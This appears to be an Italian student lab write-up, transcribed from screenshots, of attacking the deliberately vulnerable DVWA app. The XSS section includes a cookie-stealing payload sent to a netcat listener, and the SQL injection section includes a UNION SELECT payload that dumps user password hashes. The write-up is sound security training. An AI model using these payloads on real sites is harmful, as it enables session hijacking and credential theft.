


## XSS Reflected

Mi collego sulla DVWA e imposto il livello di sicurezza su 'LOW' e provo ad inserire il mio nome sul tab XSS Reflected



The screenshot shows a web browser window with the address bar displaying `192.168.50.100/DVWA/vulnerabilities/xss_r/?name=Diletta#`. The browser's taskbar at the top includes icons for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, and Google.

The DVWA application interface features a dark header with the DVWA logo. On the left, a sidebar lists various vulnerability categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), **XSS (Reflected)** (highlighted in green), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, DVWA Security, PHP Info, About, and Logout.

The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with the label "What's your name?" and a text input field containing the name "Diletta". A "Submit" button is located to the right of the input field. Below the form, the text "Hello Diletta" is displayed in red, indicating a successful XSS attack.

Below the form, there is a section titled "More Information" with a list of links:

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

Inserisco <i> Diletta per inserire il corsivo di HTML

192.168.50.100/DVWA/vulnerabilities/xss\_r?name=<i>Diletta#

Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Google

**DVWA**

Home  
Instructions  
Setup / Reset DB  
Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
**XSS (Reflected)**  
XSS (Stored)  
CSP Bypass  
JavaScript  
Authorisation Bypass  
Open HTTP Redirect  
DVWA Security  
PHP Info  
About  
Logout

### Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name? <i> Diletta Submit

Hello Diletta


#### More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

Poi inserisco il tag `<script>alert('XSS')</script>` e mi esce un alert con 'XSS'




E posso inserire qualsiasi alert da far uscire a schermo e ciò significa che ci troviamo davanti una vulnerabilità ad XSS Reflected



Ora posso usare uno script per recuperare i cookie dell'utente ed inviarli ad un finto server controllato dall'attaccante. Provo ad inserire

`<script>document.write(document.cookie);</script>` e visualizzo il cookie nella pagina

kali NetHunter Exploit-DB Google Hacking DB OffSec Google



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

DVWA Security

PHP Info

About

Logout

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello PHPSESSID=3571ptqbniv39tv7egas0b6s6j; security=low


### More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

Oppure inserisco `<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie</script>` e mi metto in ascolto con netcat sulla porta 12345

File Actions Edit View Help

(kali@kali)-[~]  
\$ nc -l -p 12345  
GET /?cookie=PHPSESSID=7htvpog70mt2c02nbpef10aq3r;%20security=low HTTP/1.1  
Host: 127.0.0.1:12345  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Connection: keep-alive  
Referer: http://192.168.50.100/  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

DVWA Security

PHP Info

About

Logout

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

## SQL Injection

È presente un campo dove possiamo inserire un numero per visualizzare uno user ID. Inserisco i numeri 1, 2, e 3 e poi la query ' OR '1'='1 per vedere se corrispondono.

[Home](#)  
[Instructions](#)  
[Setup / Reset DB](#)  
  
[Brute Force](#)  
[Command Injection](#)  
[CSRF](#)  
[File Inclusion](#)  
[File Upload](#)  
[Insecure CAPTCHA](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)

### Vulnerability: SQL Injection

User ID:

ID: 1  
First name: admin  
Surname: admin

#### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>



[Home](#)  
[Instructions](#)  
[Setup / Reset DB](#)  
  
[Brute Force](#)  
[Command Injection](#)  
[CSRF](#)  
[File Inclusion](#)  
[File Upload](#)  
[Insecure CAPTCHA](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)  
[Weak Session IDs](#)


### Vulnerability: SQL Injection

User ID:

ID: 2  
First name: Gordon  
Surname: Brown

#### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>



[Home](#)  
[Instructions](#)  
[Setup / Reset DB](#)  
  
[Brute Force](#)  
[Command Injection](#)  
[CSRF](#)  
[File Inclusion](#)  
[File Upload](#)  
[Insecure CAPTCHA](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)  
[Weak Session IDs](#)


### Vulnerability: SQL Injection

User ID:

ID: 3  
First name: Hack  
Surname: Me

#### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

## Vulnerability: SQL Injection

User ID:    
  


ID: ' OR '1'='1  
First name: admin  
Surname: admin  
  
ID: ' OR '1'='1  
First name: Gordon  
Surname: Brown  
  
ID: ' OR '1'='1  
First name: Hack  
Surname: Me  
  
ID: ' OR '1'='1  
First name: Pablo  
Surname: Picasso  
  
ID: ' OR '1'='1  
First name: Bob  
Surname: Smith

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

Ciò significa che è presente un Database da cui la DVWA ci restituisce gli ID, in base al numero da noi messo.

Inserisco il payload 1' UNION SELECT null,null FROM users#



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

## Vulnerability: SQL Injection


User ID:    
  

ID: 1' UNION SELECT null,null FROM users#  
First name: admin  
Surname: admin  
  
ID: 1' UNION SELECT null,null FROM users#  
First name:  
Surname:

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

Ora posso recuperare gli admin e le password



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays the URL `192.168.50.100/DVWA/vulnerabilities/sqli/?id=1'+UNION+SELECT+u`. The page title is "Vulnerability: SQL Injection".

On the left sidebar, the "SQL Injection" option is highlighted. The main content area contains a form with a "User ID:" input field and a "Submit" button. Below the form, there is a list of results showing the output of the SQL injection attack:

```
ID: 1' UNION SELECT user,password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Below the results, there is a "More Information" section with links to external resources:

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://hahny.tables.com/>